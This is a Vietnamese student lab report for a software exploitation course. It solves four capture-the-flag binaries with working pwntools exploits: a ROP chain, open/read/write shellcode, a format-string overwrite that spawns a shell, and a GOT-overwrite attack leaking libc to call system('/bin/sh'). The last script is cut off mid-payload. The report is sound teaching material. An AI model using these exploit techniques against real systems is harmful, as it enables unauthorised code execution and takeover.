BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn & Khai thác lỗ hổng phần mềm

Lab 6: Bài tập tổng hợp

GVHD: Nguyễn Hữu Quyền

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.P12.ANTT.2 - Nhóm 6

STT	Họ và tên	MSSV	Email
1	Lại Quan Thiên	22521385	22521385@gm.uit.edu.vn
2	Mai Nguyễn Nam Phương	22521164	22521164@gm.uit.edu.vn
3	Đặng Đức Tài	22521270	22521270@gm.uit.edu.vn
4	Hồ Diệp Huy	22520541	22520541@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	**Stack Architect**	100%
2	**Shellcode**	100%
3	**Autofmt**	100%
4	**Ropchain**	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

1. *Stack Architect*

- Flag:
W1{neu_ban_chinh_phuc_duoc_chinh_minh_ban_co_the_chinh_phuc_duoc_the_gioi}

- Đầu tiên, ta chạy gdb đối với file stack_architect. Thực hiện kiểm tra xem checksec của file. Trong checksec có bật NX, vì vậy sẽ không thể truyền shellcode vào chạy được

```
ubuntu@s0a62b66-vm:~/nt521_team6/stack_architect$ pwndbg stack_architect
Reading symbols from stack_architect...
(No debugging symbols found in stack_architect)
pwndbg: loaded 165 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $bn_sym, $bn_var, $bn_eval, $ida GDB functions (can be used with print/break)
------- tip of the day (disable with set show-tips off) -------
stepuntilasm <assembly-instruction [operands]> steps program forward until matching instruction occures
pwndbg> checksec
File:     /home/ubuntu/nt521_team6/stack_architect/stack_architect
Arch:     i386
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x8048000)
SHSTK:      Enabled
IBT:        Enabled
Stripped:   No
pwndbg>
```

- Thực hiện xem mã assembly của hàm main

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x08049336 <+0>:     endbr32
   0x0804933a <+4>:     push   ebp
   0x0804933b <+5>:     mov    ebp,esp
   0x0804933d <+7>:     push   ebx
   0x0804933e <+8>:     sub    esp,0x50
   0x08049341 <+11>:    call   0x8049150 <__x86.get_pc_thunk.bx>
   0x08049346 <+16>:    add    ebx,0x2cba
   0x0804934c <+22>:    mov    eax,DWORD PTR [ebx-0x8]
   0x08049352 <+28>:    mov    eax,DWORD PTR [eax]
   0x08049354 <+30>:    push   0x0
   0x08049356 <+32>:    push   0x2
   0x08049358 <+34>:    push   0x0
   0x0804935a <+36>:    push   eax
   0x0804935b <+37>:    call   0x80490f0 <setvbuf@plt>
   0x08049360 <+42>:    add    esp,0x10
   0x08049363 <+45>:    mov    eax,DWORD PTR [ebx-0x4]
   0x08049369 <+51>:    mov    eax,DWORD PTR [eax]
   0x0804936b <+53>:    push   0x0
   0x0804936d <+55>:    push   0x2
   0x0804936f <+57>:    push   0x0
   0x08049371 <+59>:    push   eax
   0x08049372 <+60>:    call   0x80490f0 <setvbuf@plt>
   0x08049377 <+65>:    add    esp,0x10
   0x0804937a <+68>:    mov    eax,0x804c03c
   0x08049380 <+74>:    mov    eax,DWORD PTR [eax]
   0x08049382 <+76>:    test   eax,eax
   0x08049384 <+78>:    je     0x804938d <main+87>
   0x08049386 <+80>:    push   0x0
   0x08049388 <+82>:    call   0x80490d0 <exit@plt>
   0x0804938d <+87>:    lea    eax,[ebp-0x54]
   0x08049390 <+90>:    push   eax
   0x08049391 <+91>:    call   0x80490b0 <gets@plt>
```

```
   0x08049391 <+91>:    call   0x80490b0 <gets@plt>
   0x08049396 <+96>:    add    esp,0x4
   0x08049399 <+99>:    mov    eax,0x804c03c
   0x0804939f <+105>:   mov    eax,DWORD PTR [eax]
   0x080493a1 <+107>:   lea    edx,[eax+0x1]
   0x080493a4 <+110>:   mov    eax,0x804c03c
   0x080493aa <+116>:   mov    DWORD PTR [eax],edx
   0x080493ac <+118>:   mov    eax,0x0
   0x080493b1 <+123>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x080493b4 <+126>:   leave
   0x080493b5 <+127>:   ret
End of assembler dump.
```

- Đặt breakpoint tại các hàm func1, func2 và win để lấy địa chỉ của các hàm này

```
pwndbg> p func1
$1 = {<text variable, no debug info>} 0x804929e <func1>
pwndbg> p func2
$2 = {<text variable, no debug info>} 0x80492fe <func2>
pwndbg> p win
$3 = {<text variable, no debug info>} 0x8049216 <win>
pwndbg>
```

- Tiếp theo ta cần địa chỉ của pop;ret. Vì vậy ta sẽ cần dùng đến ROPgadget với command bên dưới

• ROPgadget: Đây là công cụ được thiết kế để tìm kiếm và phân tích các gadget ROP (Return-Oriented Programming) trong các tệp thực thi.

• “binary stack_architect”: Chỉ định tệp thực thi cụ thể mà ROPgadget sẽ phân tích. Trong trường hợp này, tệp thực thi có tên "stack_architect".

• ”--only 'pop|ret'”: Thực hiện lọc các gadget dựa trên các chuỗi lệnh chỉ định. Trong trường này, chỉ có các gadget chứa các lệnh "pop" hoặc "ret" sẽ được hiển thị. Điều này hữu ích khi bạn chỉ quan tâm đến các gadget có thể sử dụng để xây dựng các chuỗi tấn công ROP

```
ubuntu@s0a62b66-vm:~/nt521_team6/stack_architect$ ROPgadget --binary stack_arc
hitect --only 'pop|ret'
Gadgets information
============================================================
0x08049423 : pop ebp ; ret
0x08049420 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08049022 : pop ebx ; ret
0x08049422 : pop edi ; pop ebp ; ret
0x08049421 : pop esi ; pop edi ; pop ebp ; ret
0x0804900e : ret
0x08049272 : ret 0x8905
0x0804923a : ret 0xc030
0x08049252 : ret 0xc034
0x08049246 : ret 0xc038
0x080491ab : ret 0xe8c1
0x0804906a : ret 0xffff

Unique gadgets found: 12
ubuntu@s0a62b66-vm:~/nt521_team6/stack_architect$
```

- Thông qua kết quả đầu ra ta thấy có 2 lệnh có thể sử dụng được là: 0x08049423 : pop ebp ; ret và 0x08049022 : pop ebx ; ret, nhưng vì ebp là thanh ghi quan trọng nên ta sẽ không sử dụng nó vì vậy ta sẽ lấy lệnh thứ 2 (địa chỉ 0x08049022)

- Tổng kết được ta có các địa chỉ sau đây:

  + Địa chỉ win = 0x08049216

  + Địa chỉ func1 = 0x0804929e

  + Địa chỉ func2 = 0x080492fe

  + Địa chỉ pop|ret = 0x08049022

- Sau khi phân tích mã assembly, tạo file exploit để thực hiện khai thác

```python
from pwn import *
winAddr = 0x8049216
func1Addr = 0x804929e
func2Addr = 0x80492fe
popretAddr = 0x08049022
p = remote('10.81.0.7', 14004) # change to correct IP and port
# prepare payload to send to vulnerable file
payload = b'A'*4                        # Padding để align stack
payload += b"I\'m sorry, don't leave me, I want you here with me ~~"  # Chuỗi đặt check2
payload += b'\x00'*27                   # Padding để align stack
payload += p32(0x08052001)              # Giá trị `local_8` thỏa mãn func2
payload += p32(func1Addr)               # Địa chỉ của func1
payload += p32(func1Addr)
payload += p32(popretAddr)              # Địa chỉ gadget popret
payload += p32(0x20010508)              # Giá trị `param_1` thỏa mãn func1
payload += p32(func2Addr)               # Địa chỉ của func2
payload += p32(func2Addr)
payload += p32(winAddr)                 # Địa chỉ của win()

# send payload

p.sendline(payload)

p.interactive()
```

- Kết quả:

```
ubuntu@s0a62b66-vm:~/nt521_team6/stack_architect$ python3 a.py
[+] Opening connection to 10.81.0.7 on port 14004: Done
[*] Switching to interactive mode
$ ls
flag.txt
stack_architect
$ cat flag.txt
W1{neu_ban_chinh_phuc_duoc_chinh_minh_ban_co_the_chinh_phuc_duoc_the_gioi}
$
```

2. *Shellcode:*

- Flat: **W1{ve_so_sang_mua_chieu_xo_em_nghi_anh_la_ai_ma_sang_cua_chieu_do}**

- Dùng lệnh ***file shellcode*** để xác định loại file của "shellcode". Kết quả chỉ ra đây là một tập tin thực thi ELF 64-bit, liên kết động và không bị loại bỏ thông tin định danh (not stripped).

```
ubuntu@s0a62b66-vm:~/nt521_team6/shellcode$ file shellcode
shellcode: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID
[sha1]=fe87a3e0671e74abe1e49c087011a7173e4da8d6, for GNU/Linux 3.2.0, not stripped
ubuntu@s0a62b66-vm:~/nt521_team6/shellcode$
```

- Dùng IDA để xem code hàm main:

```
main proc near

buf= byte ptr -140h
var_8= qword ptr -8

; __unwind {
endbr64
push    rbp
mov     rbp, rsp
sub     rsp, 140h
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
mov     rax, cs:stdin@@GLIBC_2_2_5
mov     ecx, 0          ; n
mov     edx, 2          ; modes
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setvbuf
mov     rax, cs:__bss_start
mov     ecx, 0          ; n
mov     edx, 2          ; modes
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setvbuf
lea     rdi, s          ; "Use open, read, write to get flag, flag"...
call    _puts
lea     rax, [rbp+buf]
mov     edx, 12Ch       ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
call    _read
mov     eax, 0
call    setup_seccomp
lea     rdx, [rbp+buf]
mov     eax, 0
call    rdx
mov     edi, 0          ; status
call    _exit
; } // starts at 12B5
main endp
```

- Trong code có đoạn:

```
; const char s[]
s               db 'Use open, read, write to get flag, flag is in PhaPhaKhongCoDon.tx'
                                        ; DATA XREF: main+5A↑o
                db 't',0
 rodata         ends
```

- Ta sẽ tiến hành khai thác file PhaPhaKhongCoDon.txt. Mở python, sử dụng thư viện pwn để chuyển "PhaPhaKhongCoDon.txt" thành chuỗi số nguyên 64 bit. Mỗi kí tự là 1 byte nên khi chuyển đổi cần tách cụm từ "PhaPhaKhongCoDon.txt" thành 3 phần, mỗi phần 8 byte

```
ubuntu@s0a62b66-vm:~/nt521_team6/shellcode$ python3
Python 3.8.10 (default, Nov  7 2024, 13:10:47)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> u64(b'.txt\0\0\0')
1954051118
>>> u64(b'PhaPhaKh')
7515207503850858576
>>> u64(b'ongCoDon')
7957654311249866351
>>>
```

- Viết file python tạo ra một payload chứa các hàm hệ thống như open, read, write để đọc nội dung của file "PhaPhaKhongCoDon.txt" và trả về flag:

```
 GNU nano 4.8                    exploit.py
from pwn import *

p = remote('10.81.0.7', 14003) # change to correct IP and port

context. clear(arch='amd64', os='linux')

# file PhaPhaKhongCoDon. txt
payload = asm('mov rax, 1954051118')
payload += asm('push rax' )
payload += asm('mov rax, 7957654311249866351')
payload += asm('push rax')
payload += asm('mov rax, 7515207503850858576')
payload += asm('push rax')

# call sys_open
payload += asm('mov rax, 0x2')
payload += asm('mov rdi, rsp')
payload += asm('xor rsi, rsi')
payload += asm('xor rdx, rdx')
payload += asm('syscall')
```

```
# call sys_read
payload += asm('mov rcx, rax')
payload += asm('xor rax, rax')
payload += asm('mov rdi, rcx')
payload += asm( 'mov rsi, rsp')
payload += asm('mov rdx, 0x50')
payload += asm( 'syscall')

# call sys write
payload += asm('mov rcx, rax')
payload += asm('mov rax, 0x1')
payload += asm('mov rdi, 0x1')
payload += asm('mov rsi, rsp')
payload += asm('mov rdx, rcx')
payload += asm('syscall')

# send payload
p.sendline(payload)
p.interactive()
```

- Kết nối đến máy chủ từ xa: p = remote('10.81.0.7', 14003): Tạo kết nối đến máy chủ có địa chỉ IP 10.81.0.7 và cổng 14003 sử dụng thư viện pwn.

- Chuẩn bị payload:

+ **context.clear(arch='amd64', os='linux'):** Xác định kiến trúc là 64-bit và hệ điều hành Linux để chuẩn bị shellcode.

+ **payload = asm('mov rax, 1954051118')**: Đưa giá trị 1954051118 (được mã hóa từ chuỗi .txt) vào thanh ghi rax.

+ **payload += asm('push rax'):** Đẩy giá trị rax vào ngăn xếp.

+ Các bước tiếp theo thực hiện tương tự để đẩy các chuỗi ký tự cần thiết (tên file).

- Gọi hàm hệ thống qua syscall:

+ **payload += asm('mov rax, 0x2'):** Đặt giá trị 2 vào thanh ghi rax (mã syscall cho open).

+ **payload += asm('mov rdi, rsp')**: Chuyển con trỏ đến chuỗi đường dẫn (file name) trong thanh ghi rdi.

+ **payload += asm('xor rsi, rsi')** và **payload += asm('xor rdx, rdx'):** Đặt rsi và rdx về 0 (không cờ mở rộng, không quyền truy cập).

+ **payload += asm('syscall'):** Gọi hệ thống để mở file.

+ Sau đó, payload tiếp tục thực hiện syscall read để đọc nội dung file và write để in kết quả ra màn hình.

- Chuyển sang chế độ tương tác: **p.interactive():** Chuyển sang chế độ tương tác để hiển thị đầu ra từ chương trình mục tiêu, bao gồm cả flag.

- Kết quả thực thi chương trình:

```
ubuntu@s0a62b66-vm:~/nt521_team6/shellcode$ python3 exploit.py
[▮] Opening connection to 10.81.0.7 on port 14003: Trying 10.81.0.
[+] Opening connection to 10.81.0.7 on port 14003: Done
[*] Switching to interactive mode
Use open, read, write to get flag, flag is in PhaPhaKhongCoDon.txt
W1{ve_so_sang_mua_chieu_xo_em_nghi_anh_la_ai_ma_sang_cua_chieu_do}
[*] Got EOF while reading in interactive
$
```

=> Flat: W1{ve_so_sang_mua_chieu_xo_em_nghi_anh_la_ai_ma_sang_cua_chieu_do}

3. *Autofmt*

- Flag: **W1{do_cac_ban_tren_the_gian_nay_khoang_cach_nao_la_xa_nhat}**
- File autofmt:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rbp@0
  __int64 v4; // rax@1
  char v5[8]; // rdi@1
  __int64 v6; // rdx@1
  __int64 v7; // rcx@1
  __int64 v8; // rdx@1
  int result; // eax@4
  __int64 v10; // [sp-F0h] [bp-F0h]@1
  __int64 v11; // [sp-E8h] [bp-E8h]@1
  __int64 v12; // [sp-E0h] [bp-E0h]@1
  __int64 v13; // [sp-D8h] [bp-D8h]@1
  __int64 v14; // [sp-10h] [bp-10h]@1
  __int64 v15; // [sp-8h] [bp-8h]@1

  __asm { rep nop edx }
  v15 = v3;
  v14 = *MK_FP(__FS__, 40LL);
  sub_1140(stdin, 0LL, 2LL, 0LL);
  sub_1140(_bss_start, 0LL, 2LL, 0LL);
  LODWORD(v4) = sub_1150("/dev/urandom", &unk_2008);
  v12 = v4;
  sub_10E0(&v10, 8LL, 1LL, v4);
  sub_10E0(&v11, 8LL, 1LL, v12);
  sub_10F0(v12);
  sub_10D0("Use format string to overwrite 2 value of a and b");
  sub_1120("a = %llu\nb = %llu\na address: %p\n", v10, v11, &a);
  sub_1130(&v13, 200LL, stdin);
  *(_QWORD *)v5 = &v13;
  sub_1120(&v13, 200LL, v6, v7);
  v8 = a;
  if ( a == v10 )
  {
    v8 = b;
    if ( b == v11 )
    {
      *(_QWORD *)v5 = "/bin/sh";
      sub_1110("/bin/sh");
    }
  }
  result = 0;
  if ( *MK_FP(__FS__, 40LL) != v14 )
    result = sub_1100(*(_QWORD *)v5, 200LL, v8, *MK_FP(__FS__, 40LL) ^ v14);
  return result;
}
```

```
ubuntu@s0a62b66-vm:~/nt521_team6/autofmt$ ./autofmt
Use format string to overwrite 2 value of a and b
a = 13880493217397420 83
b = 49003227313946316 50
a address: 0x5567dcca7038
```

- Mục tiêu phải ghi đè được giá trị của a và b để các giá trị nhất định để có thể gọi được system bin/sh

- Gdp disassemble main:

```
   0x000000000000136c <+291>:   mov    $0x0,%eax
   0x0000000000001371 <+296>:   callq  0x1120 <printf@plt>
   0x0000000000001376 <+301>:   mov    0x2cbb(%rip),%rdx        # 0x4038 <a>
   0x000000000000137d <+308>:   mov    -0xe8(%rbp),%rax
   0x0000000000001384 <+315>:   cmp    %rax,%rdx
--Type <RET> for more, q to quit, c to continue without paging--
   0x0000000000001387 <+318>:   jne    0x13a8 <main+351>
   0x0000000000001389 <+320>:   mov    0x2ca0(%rip),%rdx        # 0x4030 <b>
   0x0000000000001390 <+327>:   mov    -0xe0(%rbp),%rax
   0x0000000000001397 <+334>:   cmp    %rax,%rdx
   0x000000000000139a <+337>:   jne    0x13a8 <main+351>
   0x000000000000139c <+339>:   lea    0xcce(%rip),%rdi        # 0x2071
   0x00000000000013a3 <+346>:   callq  0x1110 <system@plt>
```

- Disassemble hàm main ta thấy biến a và biến b đang cách nhau 0x8 (0x4038 - 0x4030 =0x8).

- Trong phần này ta sẽ khai thác lỗ hổng theo format string. Dùng lệnh **python3 -c "print('%p ' * 15)"** để kiểm tra thử 15 giá trị tại các địa chỉ liên tiếp kể từ khi thực thi chương trình autofmt.

```
ubuntu@s0a62b66-vm:~/nt521_team6/autofmt$ python3 -c "print('%p' * 15)" | ./autofmt
Use format string to overwrite 2 value of a and b
a = 7329306849665874433
b = 7270279483903399716
a address: 0x55f2bd293038
0x7fbdd25caa03(nil)0x7fbdd24ec1f20x7ffd780a16b0(nil)(nil)0x65b6edbf582bfa010x64e538abc7df57240x55f2bd7582a00x7025702570
257025 0x7025702570257025 0x7025702570257025 0x7025702570257025 0xa702570257025(nil)(nil)
```

- Nhận thấy rằng từ vị trí thứ 10 trong chuỗi địa chỉ nhập vào, các địa chỉ tiếp theo đều lặp lại giống nhau. Vì vậy, các giá trị của a và b chỉ chiếm đến vị trí thứ 9, và khi khai thác, chúng ta sẽ ghi đè từ vị trí thứ 10 trở đi.

- Tạo code exploit:

+ Ta sẽ lấy giá trị và địa chỉ của a và b khi chạy file autofmt và sau đó ghi vào biến tạm ở dạng payload 64 theo dạng: "Địa chỉ: giá trị tương ứng".

+ Mục tiêu ghi lại giá trị ở a address và b address thành giá trị của a value và b value

+ Hàm fmtstr_payload() của thư viện pwntools tạo một payload. Payload này sẽ được gửi tới máy chủ và sẽ được sử dụng để sửa đổi giá trị của các biến a và b. Hàm fmtstr_payload() nhận ba đối số:

- Length: chiều dài của payload.
- Writes: một dict chứa các cặp khóa-giá trị, trong đó khóa là địa chỉ của biến và giá trị là giá trị của biến.
- Write_size: kích thước của mỗi lần ghi. Trong trường hợp này, kích thước của mỗi lần ghi là 2 byte.

```python
from pwn import *
p = remote('10.81.0.7', 14001)
p. recvline()
context.clear(arch=' amd64')
aValue = int(p.recvline() [4:-1])
bValue = int(p.recvline() [4:-1])
aAddr = int(p.recvline() [11:-1], 16)
bAddr = aAddr - 8
log.info(f'a Value: {hex(aValue)}')
log.info(f'b Value: {hex(bValue) }')
log.info(f'a address: {hex(aAddr)}')
log.info(f'b address: {hex(bAddr)}')
writes = {aAddr: p64(aValue), bAddr: p64(bValue)}
payload = fmtstr_payload(10, writes, write_size='short')
print(payload)
p.sendline(payload)
p.interactive()
```

- Kết quả :

```
ubuntu@s0a62b66-vm:~/nt521_team6/autofmt$ python3 autofmt.py
[+] Opening connection to 10.81.0.7 on port 14001: Done
[*] a Value: 0x2a125a4c653b8c14
[*] b Value: 0x48f7b849ffd92088
[*] a address: 0x562e3eec9038
[*] b address: 0x562e3eec9030
b'%8328c%23$hn%2442c%24$hn%7909c%25$hn%4437c%26$hn%2799c%27$hn%9945c%28$hn%11317c%29$hn%18320c%30$hnaaaaba0\x90\xec>.V\
x00\x00>\x90\xec>.V\x00\x006\x90\xec>.V\x00\x00<\x90\xec>.V\x00\x00:\x90\xec>.V\x00\x008\x90\xec>.V\x00\x004\x90\xec>.V
\x00\x002\x90\xec>.V\x00\x00'
[*] Switching to interactive mode
```

```
$ ls
autofmt
flag.txt
$ cat flag.txt
W1{do_cac_ban_tren_the_gian_nay_khoang_cach_nao_la_xa_nhat}
$
[*] Interrupted
[*] Closed connection to 10.81.0.7 port 14001
```

4. *Ropchain*

- Flag: **W1{biet_yeu_em_la_lam_day_nhung_tinh_cam_nay_day_lam}**

- Ta check source code:

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char format[504]; // [rsp+0h] [rbp-200h] BYREF
  unsigned __int64 v4; // [rsp+1F8h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  if ( !a )
  {
    __isoc99_scanf("%499s", format);
    printf(format);
    ++a;
  }
  exit(0);
}
```

- Nhận định: Chương trình kiểm tra giá trị của biến a, nếu a = 0 sẽ đọc input từ người dùng và lưu vào biến format. Chương trình sẽ gọi printf(format) → Lỗi Format string. Tăng biến a thêm 1 và gọi hàm exit

- Đề xuất cách tấn công:

+ **Payload 1**: Dùng format string để leak địa chỉ libc và overwrite *exit@got* thành địa chỉ hàm main → mỗi khi chương trình gọi exit sẽ quay lại hàm main → có vòng lặp vô tận, ngoài ra ta cần ghi đè giá trị của *a* thành *-1* để thỏa điều kiện cho phép người dùng nhập input

+ **Payload 2**: Dùng format string để ghi đè printf@got thành địa chỉ hàm system trong libc (ở lần lặp kế tiếp chương trình sẽ gọi system(format)thay vì printf(format)), ghi đè giá trị của a thành -1

+ **Payload 3**: truyền vào chương trình chuỗi “/bin/sh\x00” → chương trình gọi system(“/bin/sh\x00”) và ta sẽ có shell để đọc flag

- Sử dụng checksec để kiểm tra, ta thấy chương trình chỉ có Partial RELRO và NO PIE, tức là ta dễ dàng có được các địa chỉ cần tìm cũng như ghi đè được *exit@got / printf@got*

```
[*] '/home/ubuntu/nt521_team6/ropchain/ropchain'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
ubuntu@s0a62b66-vm:~/nt521_team6/ropchain$
```

- Debug với pwndbg, ta thấy input người dùng nhập vào sẽ nằm tại quadword đầu tiên trên stack

```
──────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────────
  0x40120d <main+119>    mov    eax, 0                EAX => 0
  0x401212 <main+124>    call   __isoc99_scanf@plt          <__isoc99_scanf@plt>

  0x401217 <main+129>    lea    rax, [rbp - 0x200]    RAX => 0x7fffffffe110 ◂— 'aaaaaaaaaaaaa'
  0x40121e <main+136>    mov    rdi, rax              RDI => 0x7fffffffe110 ◂— 'aaaaaaaaaaaaa'
  0x401221 <main+139>    mov    eax, 0                EAX => 0
► 0x401226 <main+144>    call   printf@plt                  <printf@plt>
        format: 0x7fffffffe110 ◂— 'aaaaaaaaaaaaa'
        vararg: 0xa

  0x40122b <main+149>    mov    rax, qword ptr [rip + 0x2e3e]     RAX, [a]
  0x401232 <main+156>    add    rax, 1
  0x401236 <main+160>    mov    qword ptr [rip + 0x2e33], rax
  0x40123d <main+167>    mov    edi, 0                            EDI => 0
  0x401242 <main+172>    call   exit@plt                    <exit@plt>
──────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│ rdi rsp 0x7fffffffe110 ◂— 'aaaaaaaaaaaaa'
01:0008│ -1f8    0x7fffffffe118 ◂— 0x6161616161 /* 'aaaaa' */
02:0010│ -1f0    0x7fffffffe120 —▸ 0x7ffff7ffe160 (_r_debug) ◂— 1
03:0018│ -1e8    0x7fffffffe128 —▸ 0x7fffffffe101 ◂— 0x1700000000000000
04:0020│ -1e0    0x7fffffffe130 —▸ 0x7ffff7ffd9e8 (_rtld_global+2440) —▸ 0x7ffff7fcf000 ◂— 0x10102464c457f
05:0028│ -1d8    0x7fffffffe138 ◂— 0
... ↓           2 skipped
```

- Do đó, để trỏ tới input, ta sẽ sử dụng *%(6+0)$ = %6$_*

+ Tạo **payload 1**:

- Tạo payload 1 với tham số là dictionary chứa key là địa chỉ biến *a, exit@got* và value là giá trị *0xffffffffffffffff = -1*, địa chỉ hàm main *(0x401196)*
- Do giá trị tại exit@got và địa chỉ hàm main chỉ khác nhau 2 bytes đầu tiên, ta chỉ cần ghi 2 bytes vào exit@got

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/ubuntu/nt521_team6/ropchain/ropchain:
GOT protection: Partial RELRO | Found 4 GOT entries passing the filter
[0x404018] printf@GLIBC_2.2.5 -> 0x401030 ◂— endbr64
[0x404020] setvbuf@GLIBC_2.2.5 -> 0x7ffff7e50ce0 (setvbuf) ◂— endbr64
[0x404028] __isoc99_scanf@GLIBC_2.7 -> 0x7ffff7e2f0b0 (__isoc99_scanf) ◂— endbr64
[0x404030] exit@GLIBC_2.2.5 -> 0x401060 ◂— endbr64
pwndbg> p/x &main
$1 = 0x401196
pwndbg>
```

- Để có được địa chỉ hàm system, ta cần phải leak một địa chỉ libc trên stack

- Trên stack, quan sát thấy tại quadword thứ 65 có một địa chỉ thuộc libc *(__libc_start_main)*

```
rsp 0x7fffffffe318 —▸ 0x7ffff7df0083 (__libc_start_main+243) ◂— mov edi, eax
```

- Vậy ta sẽ dùng %(0x41+6)$p = %71$p để đọc được giá trị libc này

+ Tạo **payload 2**: Tạo payload 2 với tham số là dictionary chứa key là địa chỉ biến a, printf@got và value là giá trị 0xffffffffffffffff (-1), địa chỉ hàm system vừa tìm được

+ Tạo **payload 3**: Sau khi overwrite printf@got thành địa chỉ hàm system, ta chỉ cần gửi "/bin/sh\x00" sẽ có được shell


- Mã nguồn python khai thác:

```python
from pwn import *

# Thiết lập logging để debug
context.log_level = 'debug'

try:
    # Thiết lập kết nối
    ip = "10.81.0.7"
    port = 14002

    p = remote(ip, port, timeout=5)  # Thêm timeout 5 giây

    # Load các file cần thiết
    elf = ELF("/home/ubuntu/nt521_team6/ropchain/ropchain")
    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

    def make_payload(addr_value, pos, leak_pos=None):
        sorted_value = sorted(addr_value.items(), key=lambda x:x[1])
        sorted_dict = dict(sorted_value)
        payload = b""
        bytes_print = 0

        for key in sorted_dict:
            needed_value = sorted_dict[key] - bytes_print
            if needed_value > 0:
                payload += f"%{needed_value}c%{pos}$hn".encode()
            else:
                payload += f"%{pos}$hn".encode()
            pos += 1
            bytes_print = sorted_dict[key]

        if leak_pos:
            for leak in leak_pos:
```

```
            payload += f"%{leak}$p".encode()

    payload = payload.ljust(104, b"a")
    for key in sorted_dict:
        payload += p64(key)
    return payload

# Payload đầu tiên
fmt = {
    elf.got.exit: 0x1196,
    elf.sym.a: 0xfffff,
    elf.sym.a+2: 0xffff,
    elf.sym.a+4: 0xffff,
    elf.sym.a+6: 0xffff,
}

info("Đang gửi payload1...")
payload1 = make_payload(fmt, 19, [71])
p.sendline(payload1)

# Nhận và xử lý leak
try:
    p.recvuntil(b"0x")  # Đợi cho đến khi nhận được "0x"
    leak_data = p.recv(12)
    info(f"Received leak data: {leak_data}")
    leak = int(leak_data, 16)
    info(f"Leak value: 0x{leak:x}")
except Exception as e:
    error(f"Lỗi khi nhận leak: {e}")
    p.close()
    exit(1)

# Tính địa chỉ base của libc
libc.address = leak - 243 - libc.sym.__libc_start_main
info(f"Libc base: 0x{libc.address:02x}")

# Tạo payload thứ hai
system = libc.sym.system
valsystem0 = system & 0xffff
valsystem2 = (system >> (2*8)) & 0xffff
valsystem4 = (system >> (4*8)) & 0xffff

fmt2 = {
    elf.got.printf: valsystem0,
    elf.got.printf+2: valsystem2,
    elf.got.printf+4: valsystem4,
    elf.sym.a: 0xfffff,
